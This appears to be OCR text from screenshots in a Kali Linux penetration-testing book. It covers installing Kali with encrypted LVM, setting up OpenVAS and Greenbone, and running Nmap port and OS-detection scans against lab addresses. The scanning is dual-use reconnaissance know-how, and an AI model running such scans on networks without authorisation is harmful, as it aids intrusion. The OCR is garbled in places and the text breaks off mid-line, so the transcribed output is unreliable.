Chapter 1: Sharpening the Saw



KALI LINUX
Configure the network
Please enter the hostname for this system.
The hostname is a single word that identifies your system to the network. If you don't know what your hostname should be, consult your network administrator. If you are setting up your own home network, you can make something up here. Hostname:
kalibook
Screenshot Go Back Continue

Configure the network	
The domain name is the part of your Internet address to the right of your something that ends in .com, .net, .edu, or .org. If you are setting up a h something up, but make sure you use the same domain name on all your Domain name:	r host name. It is often home network, you can make computers.
boweaver.net	
▶	
Screenshot	Go Back Continue

KALI LINUX
Set up users and passwords
You need to set a password for 'root', the system administrative account. A malicious or unqualified user with root access can have disastrous results, so you should take care to choose a root password that is not easy to guess. It should not be a word found in dictionaries, or a word that could be easily associated with you.
A good password will contain a mixture of letters, numbers and punctuation and should be changed at regular intervals.
The root user should not have an empty password. If you leave this empty, the root account will be disabled and the system's initial user account will be given the power to become root using the "sudo" command.
Note that you will not be able to see the password as you type it. Root password:
•••••••
Please enter the same root password again to verify that you have typed it correctly. Re-enter password to verify:
•••••••
Screenshot Go Back Continue

KALI LINUX
Partition disks
The installer can guide you through partitioning a disk (using different standard schemes) or, if you prefer, you can do it manually. With guided partitioning you will still have a chance later to review and customise the results. If you choose guided partitioning for an entire disk, you will next be asked which disk should be used. Partitioning method:
Guided - use entire disk Guided - use entire disk and set up LVM
Guided - use entire disk and set up encrypted LVM Manual
k
Screenshot Go Back Continue

KALI LINUX
Partition disks
Note that all data on the disk you select will be erased, but not before you have confirmed that you really want to make the changes. Select disk to partition:
SCSI3 (0,0,0) (sda) - 64.0 GB SanDisk Cruzer Glide
SCSI4 (0,0,0) (sdb) - 21.5 GB VMware, VMware Virtual S
k
Screenshot Go Back Continue

KALI LINUX
Partition disks
Selected for partitioning:
SCSI3 (0,0,0) (sda) - SanDisk Cruzer Glide: 64.0 GB
The disk can be partitioned using one of several different schemes. If you are unsure, choose the first one.
Partitioning scheme:
All files in one partition (recommended for new users)
Separate /home partition Separate /home, /usr, /var, and /tmp partitions
Separate /nome, /usi, /vai, and /tmp partitions
▶
Screenshot Go Back Continue


KALI LINUX
Partition disks
Before the Logical Volume Manager can be configured, the current partitioning scheme has to be written to disk. These changes cannot be undone.
After the Logical Volume Manager is configured, no additional changes to the partitioning scheme of disks containing physical volumes are allowed during the installation. Please decide if you are satisfied with the current partitioning scheme before continuing.
The partition tables of the following devices are changed: SCSI3 (0,0,0) (sda)
The following partitions are going to be formatted: partition #1 of SCSI3 (0,0,0) (sda) as ext2
Write the changes to disks and configure LVM?
○ No
• Yes
, , , , , , , , , , , , , , , , , , ,
Screenshot

Partition disks	
Erasing data on SCSI3 (0,0,0), partition #5 (sda)	
►	
	Cancel

KALI LINUX
Partition disks
You need to choose a passphrase to encrypt SCSI3 (0,0,0), partition #5 (sda).
The overall strength of the encryption depends strongly on this passphrase, so you should take care to choose a passphrase that is not easy to guess. It should not be a word or sentence found in dictionaries, or a phrase that could be easily associated with you.
A good passphrase will contain a mixture of letters, numbers jind punctuation. Passphrases are recommended to have a length of 20 or more characters. Encryption passphrase:
Please enter the same passphrase again to verify that you have typed it correctly. Re-enter passphrase to verify:
••••••••
Screenshot Go Back Continue


				KA					
Pa	rtition d	lisks							
								ct a partition to modify its settir iitialize its partition table.	ngs
	Config	ure so	ftware RAI	D					<u> </u>
	Config	ure th	e Logical V	olume Manag	er				
	Config	ure er	crypted vo	lumes					
~	LVM VG	i kalib	ook, LV roo	t - 61.1 GB Lir	nux de	evice-map	oer (linear)		
	>	#1		61.1 GB	f	ext4	1		
	LVM VG	i kalib	ook, LV sw	ap_1 - 2.6 GB	Linux	device-ma	pper (linear)		
	>	#1		2.6 GB	f	swap	swap		
	Encryp	ted vo	lume (sda:	5_crypt) - 63.8	GB Li	nux device	e-mapper (crypt)		
	>	#1		63.8 GB	к	lvm			
	SCSI3 (0, 0, 0)	(sda) - 64.	0 GB SanDisk	Cruze	er Glide			
	>	#1	primary	254.8 MB	F	ext2	/boot	•	
	>	#5	logical	63.8 GB	к	crypto	(sda5_crypt)	,	
	SCSI4 (0, 0, 0)	(sdb) - 21.	5 GB VMware,	VMw	are Virtua	IS		
	Undo c	hange	es to partit	ions					
	Finish	partiti	ioning and	write change	s to d	lisk			
Se	creensh	ot	Help					Go Back Cor	ntinue


KALI LINUX
Partition disks
If you continue, the changes listed below will be written to the disks. Otherwise, you will be able to make further changes manually.
The following partitions are going to be formatted: LVM VG kalibook, LV root as ext4 LVM VG kalibook, LV swap_1 as swap
Write the changes to disks?
 No Yes
▶
Screenshot



KALI LINUX
Install the system
Installing the system
Copying data to disk
•

KALI LINUX	\langle
Configure the package manager	
A network mirror can be used to supplement the software that is included on the make newer versions of software available.	CD-ROM. This may also
Use a network mirror?	
() No	
• Yes	
h.	
Screenshot	Go Back Continue
Booting 'Kali GNU/Linux, with Linux 3.18.0-kali1-amd64'	
Loading Linux 3.18.0-kali1-amd64 Loading initial ramdisk	
early console in decompress_kernel	
Decompressing Linux Parsing ELF done.	
Booting the kernel. Loading, please wait	
[1.713422] sd 0:0:0:0: [sda] Assuming drive cache: write	through
γοιαμέ γιουρ καιισσόκ ποι ισαπά	
Volume group "kalibook" not found Skipping volume group kalibook Unable to find LVM volume kalibook/root	
Unable to find LVM volume kalibook/root Unlocking the disk /dev/disk/by-uuid/f2882617-ee2b-495f-8301	-f798ecd90764 (sda5_
Unable to find LVM volume kalibook/root	-f798ecd90764 (sda5_
Unable to find LVM volume kalibook/root Unlocking the disk /dev/disk/by-uuid/f2882617-ee2b-495f-8301 crypt)	-f798ecd90764 (sda5_
Unable to find LVM volume kalibook/root Unlocking the disk /dev/disk/by-uuid/f2882617-ee2b-495f-8301 crypt)	-f798ecd90764 (sda5_
Unable to find LVM volume kalibook/root Unlocking the disk /dev/disk/by-uuid/f2882617-ee2b-495f-8301 crypt)	-f798ecd90764 (sda5_
Unable to find LVM volume kalibook/root Unlocking the disk /dev/disk/by-uuid/f2882617-ee2b-495f-8301 crypt)	-f798ecd90764 (sda5_








"the quieter you become, the more you are able to hear"



Applications Places 👸 도 📝	Sun Mar 1, 7:09 PM	😪 🕠 🚅 🖛 root
	root@kalibook: ~	_ D X
₽ root@kalibook: ~ 77x4		pi@raspbmc: ~ 77x21
Not shown: 996 closed ports PORT STATE SERVICE 22/tcp open ssh 111/tcp open rpcbind 443/tcp open https 902/tcp open iss-realsecure MAC Address: 00:90:F5:E5:7E:D6 (Clevo CO.)	Unpacking r Processing Setting up Installing (Reading da	<pre>mhf.deb)</pre>
Nmsp scan report for 10.100.0.145 Host is up (0.020s latency). Not shown: 999 closed ports PORT STATE SERVICE 9080/tcp open glrpc MAC Address: 00:9F:00:02:40:BF (Unknown) Nmap scan report for 10.100.0.194	Setting up (Reading da Preparing t 39+rp Unpacking r Preparing t	eplacement dpkg dpkg (1.16.15+rpi)) tabase 31358 files and directories currently installed.) to replace libc-dev-bin 2.13-38+rpi2+deb7u1 (using/libc-dev-bin 12+deb7u7_armhf.deb) to replacement libc-dev-bin to replace libc6-dev:armhf 2.13-38+rpi2+deb7u1 (using/libc6-dev 12+deb7u7 armhf.deb)
Host is up (0.0023s latency). Not shown: 996 closed ports PORT STATE SERVICE 21/tcp open fstp 22/tcp open sstp 80/tcp open http 139/tcp open netbios-ssn	Unpacking r Preparing t +rpi2+deb7U Unpacking r U	rotot@kalibook: ~ 77x20
MAC Address: B8:27:EB:21:10:E3 (Raspberry Pi Found	64 bytes fr	0.0.1 (10.100.0.1) 56(84) bytes of data.
Nmap scan report for 10.100.0.252 Host is up (0.099s latency). Not shown: 999 closed ports PORT STATE SERVICE 23/tcp open telnet MAC Address: 00:01:30:10:27:3A (Extreme Networks)	64 bytes fr 64 bytes fr 64 bytes fr 64 bytes fr 64 bytes fr 64 bytes fr	om 10.100.0.1: icmp_req=2 tt]=64 time=0.281 ms om 10.100.0.1: icmp_req=3 tt]=64 time=0.285 ms om 10.100.0.1: icmp_req=4 tt]=64 time=0.312 ms om 10.100.0.1: icmp_req=5 tt]=64 time=0.274 ms om 10.100.0.1: icmp_req=5 tt]=64 time=0.280 ms om 10.100.0.1: icmp_req=7 tt]=64 time=0.289 ms om 10.100.0.1: icmp_req=8 tt]=64 time=0.270 ms
Nmap scan report for 10.100.0.255 Host is up (0.024s latency). All 1000 scanned ports on 10.100.0.255 are filtere MAC Address: FF:FF:FF:FF:FF:FF:GF:FF:(Unknown)	64 bytes fr ∈ 64 bytes fr 64 bytes fr °C64 bytes 64 bytes fr	om 10.100.0.1: icmp_req=0 ttl=64 time=0.271 ms om 10.100.0.1: icmp_req=10 ttl=64 time=0.228 ms om 10.100.0.1: icmp_req=11 ttl=64 time=0.289 ms from 10.100.0.1: icmp_req=12 ttl=64 time=0.250 ms om 10.100.0.1: icmp_req=13 ttl=64 time=0.259 ms
Nmap scan report for 10.100.0.196 Host is up (0.00023 latency). All 1000 scanned ports on 10.100.0.196 are closed Nmap done: 256 IP addresses (12 hosts up) scanned	64 bytes fr ^C 10.100. 14 packets	om 10.100.0.1: icmp_req=14 ttl=64 time=0.283 ms 0.1 ping statistics transmitted, 14 received, 0% packet loss, time 13000ms //max/mdev = 0.228/0.273/0.312/0.023 ms wb::+# 1
root@kalibook:~# [[root@kalibook:~] I root@kalibook:~	root@kalibo	




root@kalibook: ~ File Edit View Search Terminal Help [i] Updating /var/lib/openvas/cert-data/dfn-cert-2014.xml [i] Updating /var/lib/openvas/cert-data/dfn-cert-2015.xml [i] Updating Max CVSS for DFN-CERT Generating RSA private key, 1024 bit long modulus ..++++++ ++++++ e is 65537 (0x10001) You are about to be asked to enter information that will be incorporated into your certificate request. What you are about to enter is what is called a Distinguished Name or a DN. There are quite a few fields but you can leave some blank For some fields there will be a default value, If you enter '.', the field will be left blank. Country Name (2 letter code) [DE]:State or Province Name (full name) [Some-State]:Locality Name (eg, city) []:Organization Name (eg, company) [Internet Widgits Pty Ltd]:Organizational Unit Name (eg, sec tion) []:Common Name (eg, your name or your server's hostname) []:Email Address []:Using configuratio n from /tmp/openvas-mkcert-client.7264/stdC.cnf Check that the request matches the signature Signature ok The Subject's Distinguished Name is as follows countryName :PRINTABLE:'DE' localityName :PRINTABLE:'Berlin' commonName :PRINTABLE: 'om ' Certificate is to be certified until Feb 29 07:58:54 2016 GMT (365 days) Write out database with 1 new entries Data Base Updated Stopping OpenVAS Manager: openvasmd. Stopping OpenVAS Scanner: openvassd. Generated Password Starting OpenVAS Scanner: openvassd. Starting OpenVAS Manager: openvasmd Restarting Greenbone Security Assistant: gsad. Jser created with password '3e95860f-10ea-4ca4-b7f8-707965ab4c71' root@kalibook ~#

Applications ▼ Places ▼		Wed 22:29
Favorites		golismero
01 - Information Gathering	•	
02 - Vulnerability Analysis	•	+ lynis
03 - Web Application Analysis	•	👽 nikto
04 - Database Assessment		Omap
05 - Password Attacks	•	
06 - Wireless Attacks	۲	🔍 openvas initial setup
07 - Reverse Engineering		🔍 openvas start
08 - Exploitation Tools		🔍 openvas stop
09 - Sniffing & Spoofing	۱.	
10 - Post Exploitation	•	🥗 unix-privesc-check
211 - Forensics	ŀ	
12 - Reporting Tools		

root@kalibook: ~	_ 🗆 ×
File Edit View Search Terminal Help	
SKIP: Skipping check for Greenbone Security Desktop. Step 7: Checking if OpenVAS services are up and running OK: netstat found, extended checks of the OpenVAS services enabled. OK: OpenVAS Scanner is running and listening only on the local interface. OK: OpenVAS Scanner is listening on port 9391, which is the default port. WARNING: OpenVAS manager is running and listening only on the local interface. This means that you will not be able to access the OpenVAS Manager from the outside using GSD or OpenVAS Manager listens on all interfaces unless you want a local service only. OK: OpenVAS Manager is listening on port 9399, which is the default port. WARNING: Greenbone Security Assistant is running and listening only on the local interface. This means that you will not be able to access the Greenbone Security Assistant from the outside using a web browser. SUGGEST: Ensure that Greenbone Security Assistant listens on all interfaces. SUGGEST: Ensure that Greenbone Security Assistant listens on all interfaces. SUGGEST: Ensure that Greenbone Security Assistant listens on all interfaces. OK: Greenbone Security Assistant is listening on port 9392, which is the default port. SUGGEST: Ensure that Greenbone Security Assistant listens on all interfaces. OK: Greenbone Security Assistant is listening on port 9392, which is the default port. SUGGEST: Ensure that Greenbone Security Assistant listens on all interfaces. OK: Greenbone Security Assistant is listening on port 9392, which is the default port.	
WARNING: Your version of nmap is not fully supported: 6.47	
SUGGEST: You should install mmap 5.51. Step 9: Checking presence of optional tools OK: pdflatex found. OK: PDF generation successful. The PDF report format is likely to work. OK: ssh-keygen found, LSC credential generation for GNU/Linux targets is likely to work. WARNING: Could not find rpm binary, LSC credential package generation for RPM and DEB based targets will not work. SUGGEST: Install rpm. WARNING: Could not find makensis binary, LSC credential package generation for Microsoft Windows targets will not work. SUGGEST: Install nsis. It seems like your OpenVAS-7 installation is OK.	
If you think it is not OK, please report your observation and help us to improve this check routine: http://lists.wald.intevation.org/mallman/listinfo/openvas-discuss Please attach the log-file (/tmp/openvas-check-setup.log) to help us analyze the problem. root@kalibook:~#	
Greenbone Security Assistant - Iceweasel	_ 🗆 X
(←) → A https://localhost:9392/login.html ✓ C Soogle Q A A	
👼 Most Visited 🗠 🁖 Offensive Security 🥆 Kali Linux 🥆 Kali Docs 🥆 Kali Tools 🛄 Exploit-DB	







	Greenbone Security	Assistant - Icewo	easel		_ = ×
ight security 🗴 🐈					
♦ ♦ A https://localhost:9392/omp	?cmd=get_users&token=	5653c478-7f18 \	🖌 🕑 🚺 🖌 Googl	e 🔍 1	☆ 自 ♣ 合 ☰
🗟 Most Visited 🖌 👖 Offensive Securit	ty 🌂 Kali Linux 🌂 Kali [Docs 🌂 Kali Tool	s 🗓 Exploit-DB		
Greenbone Security Assistant	_		•	Logged in as Ad Mon Mar 2 02:1	dmin admin Logout 9:53 2015 UTC
Scan Management Asset Manageme	ent SecInfo Management	Configuration	Extras	Administration	Help
Users 🔳 🖬 1 - 1 of 1 (total: 1)		√No auto-refresh	I 🗘 🕄		
Filter: sort=roles rows=10 permis	sion=any first=1		2 2 2		
Name Roles	Groups	Host Acc	ess		Ictions
admin Admin		Allow all a	and deny:		
(Applied filter: sort=roles rows=10 permission=	any first=1)				L - 1 of 1 (to al: 1) Edit User
	Greenbon	e Security Assistant (GS	A) Copyright 2009-201	4 by Greenbone Networks	GmbH, www.greenbone.net

https://localhost:9392/omp?cmd=edit_user&user_id=1f62a713-f66...&filter=&filt_id=&token=5653c478-7f18-4764-9fa2-9a125a94a76e

	Greenbone Security Assistant - Iceweasel	
ightharpoonum Security (1998) Anna Security (1998)	ity × 📲	
https://localhos	st:9392/omp?cmd=edit_user&user_id=1f62a713-f663-4b 🗸 🕑 🚺 🗙 Google 🔍 🙀	ê ♣ ♠ ≡
Most Visited 🗸 💵	Offensive Security 🥆 Kali Linux 🥆 Kali Docs 🌂 Kali Tools 🎚 Exploit-DB	
Greenbon Security As	e c> Logged in as Admir sistant Mon Mar 2 02;23:0	
Scan Management	Asset Management SecInfo Management Configuration Extras Administration	Help
Edit User ? 🗐	Q	
Login Name: Password	O Use existing value ● ● ● ● ● ● ● ● ● ● ● ● ● ● ● ● ● ● ●	
Roles (optional)	Admin 0 0 +	
Groups (optional)	0 +	
Host Access	O Deny all and allow: Allow all and deny: 	
Interface Access	O Deny all and allow: Allow all and deny: 	Save User
	Greenbone Security Assistant (GSA) Copyright 2009-2014 by Greenbone Networks Gm	, www.greenbone.net





Chapter 2: Information Gathering and Vulnerability Assessment

root@kali-01: ~ File Edit View Search Terminal Help root@kali-01:~# nmap -A 10.0.0.4 Starting Nmap 6.47 (http://nmap.org) at 2015-03-25 01:03 EDT Nmap scan report for 10.0.0.4 Host is up (0.00024s latency). All 1000 scanned ports on 10.0.0.4 are closed Too many fingerprints match this host to give specific OS details Network Distance: 0 hops OS and Service detection performed. Please report any incorrect results at http: //nmap.org/submit/ . Nmap done: 1 IP address (1 host up) scanned in 2.99 seconds root@kali-01:~# /etc/init.d/apache2 start [ok] Starting web server: apache2. root@kali-01:~# nmap -A 10.0.0.4 Starting Nmap 6.47 (http://nmap.org) at 2015-03-25 01:04 EDT Nmap scan report for 10.0.0.4 Host is up (0.00029s latency). Not shown: 999 closed ports PORT STATE SERVICE VERSION 80/tcp open http Apache httpd 2.2.22 ((Debian)) _http-title: Site doesn't have a title (text/html). Device type: general purpose Running: Linux 3.X OS CPE: cpe:/o:linux:linux kernel:3 OS details: Linux 3.7 - 3.15 Network Distance: 0 hops OS and Service detection performed. Please report any incorrect results at http: //nmap.org/submit/ . Nmap done: 1 IP address (1 host up) scanned in 9.22 seconds root@kali-01 ~#

♦ MINGW32:/c/Users/Wolf - □ ×
Welcome to Git (version 1.9.5-preview20141217)
Run 'git help git' to display the help index. Run 'git help <command/> ' to display help for specific commands.
wolf@MERLIN ~ \$ nmap -sT 10.0.0.1-12
Starting Nmap 6.47 (http://nmap.org) at 2015-03-25 13:08 Eastern Daylight Time
Stats: 0:00:28 elapsed; 6 hosts completed (5 up), 5 undergoing Connect Scan Connect Scan Timing: About 12.00% done; ETC: 13:11 (0:03:11 remaining) Stats: 0:00:39 elapsed; 6 hosts completed (5 up), 5 undergoing Connect Scan Connect Scan Timing: About 17.26% done; ETC: 13:11 (0:02:57 remaining) Stats: 0:00:39 elapsed; 6 hosts completed (5 up), 5 undergoing Connect Scan Connect Scan Timing: About 17.27% done; ETC: 13:11 (0:02:57 remaining) Stats: 0:00:40 elapsed; 6 hosts completed (5 up), 5 undergoing Connect Scan Connect Scan Timing: About 17.90% done; ETC: 13:11 (0:02:59 remaining) Packet Tracing disabled. Stats: 0:00:41 elapsed; 6 hosts completed (5 up), 5 undergoing Connect Scan Connect Scan Timing: About 18.32% done; ETC: 13:11 (0:02:54 remaining) Packet Tracing disabled. Stats: 0:00:42 elapsed; 6 hosts completed (5 up), 5 undergoing Connect Scan Connect Scan Timing: About 18.32% done; ETC: 13:11 (0:02:54 remaining) Packet Tracing disabled. Stats: 0:00:42 elapsed; 6 hosts completed (5 up), 5 undergoing Connect Scan Connect Scan Timing: About 18.32% done; ETC: 13:11 (0:02:54 remaining) Packet Tracing disabled.
Stats: 0:00:44 elapsed; 6 hosts completed (5 up), 5 undergoing Connect Scan Connect Scan Timing: About 19.82% done; ETC: 13:11 (0:02:54 remaining)
Packet Tracing disabled. Stats: 0:00:45 elapsed; 6 hosts completed (5 up), 5 undergoing Connect Scan Connect Scan Timing: About 20.23% done; ETC: 13:11 (0:02:53 remaining) Packet Tracing disabled.



-	Zenmap		_ 🗆 ×
Scan Tools Profile	Help		
Target:	V Profile:	Intense scan 🗸	Scan Cancel
Command: nmap -T4	1 -A -v	Intense scan	
Hosts Services	Nmap Output Ports / H	Intense scan plus UDP	Scans
		Intense scan, all TCP ports	Calls Details
OS Host 🗸		Intense scan, no ping	Detaits
		Ping scan	
		Quick scan	
		Quick scan plus	
		Quick traceroute	
		Regular scan	
		Slow comprehensive scan	
Filter Hosts			

root@kali-01:~# nmap -0 10.0.0.12 Starting Nmap 6.47 (http://nmap.org) at 2015-03-27 18:59 EDT Nmap scan report for 10.0.0.12 Host is up (0.00064s latency). Not shown: 995 filtered ports PORT STATE SERVICE 135/tcp open msrpc 139/tcp open netbios-ssn 445/tcp open microsoft-ds 5357/tcp open wsdapi 49156/tcp open unknown MAC Address: A8:54:B2:0B:D8:74 (Wistron Neweb) Warning: OSScan results may be unreliable because we could not find at least 1 o pen and 1 closed port Device type: general purpose/phone Running: Microsoft Windows 2008|Phone|Vista|7 OS CPE: cpe:/o:microsoft:windows server 2008:r2 cpe:/o:microsoft:windows cpe:/o: microsoft:windows vista::- cpe:/o:microsoft:windows vista::spl cpe:/o:microsoft: windows 7 OS details: Windows Server 2008 R2, Microsoft Windows Phone 7.5 or 8.0, Microsof t Windows Vista SP0 or SP1, Windows Server 2008 SP1, or Windows 7, Microsoft Win dows Vista SP2, Windows 7 SP1, or Windows Server 2008 Network Distance: 1 hop OS detection performed. Please report any incorrect results at http://nmap.org/s ubmit/


Nmap done: 1 IP address (1 host up) scanned in 7.74 seconds


root@kali-01:~# nmap -0 -v 10.0.0.12

root@kali-01:~# nmap -0 -vv 10.0.0.12 Starting Nmap 6.47 (http://nmap.org) at 2015-03-27 18:59 EDT Starting Nmap 6.47 (http://nmap.org) at 2015-03-27 18:59 EDT Initiating ARP Ping Scan at 18:59 Scanning 10.0.0.12 [1 port] Completed ARP Ping Scan at 18:59, 0.01s elapsed (1 total hosts) Initiating Parallel DNS resolution of 1 host. at 18:59 Completed Parallel DNS resolution of 1 host. at 18:59 Completed Parallel DNS resolution of 1 host. at 18:59 Discovered open port 135/tcp on 10.0.0.12 Discovered open Discovered open port 445/tcp on 10.0.0 Discovered open port 139/tcp on 10.0.0.12 Discovered open port 445/tcp on 10.0.0.12 Discovered open port 49156/tcp on 10.0.0.12 Completed SYN Stealth Scan at 18:59, 4.79s elapsed (1000 total ports) Initiating OS detection (try #1) against 10.0.0.12 Nmap scan report for 10.0.0.12 Host is up (0.00054s latency). Scanned at 2015-03-27 18:59:50 EDT for 7s Not shown: 995 filtered ports PORT STATE SERVICE 135/tcp open msrpc 139/tcp open netbios-ssn 445/tcp open microsoft-ds 5357/tcp open msdapi 49156/tcp open unknown Discovered open port 5357/tcp on 10.0.0.12 49156/tcp open unknown MAC Address: A8:54:B2:0B:D8:74 (Wistron Neweb) Warning: OSScan results may be unreliable because we could not 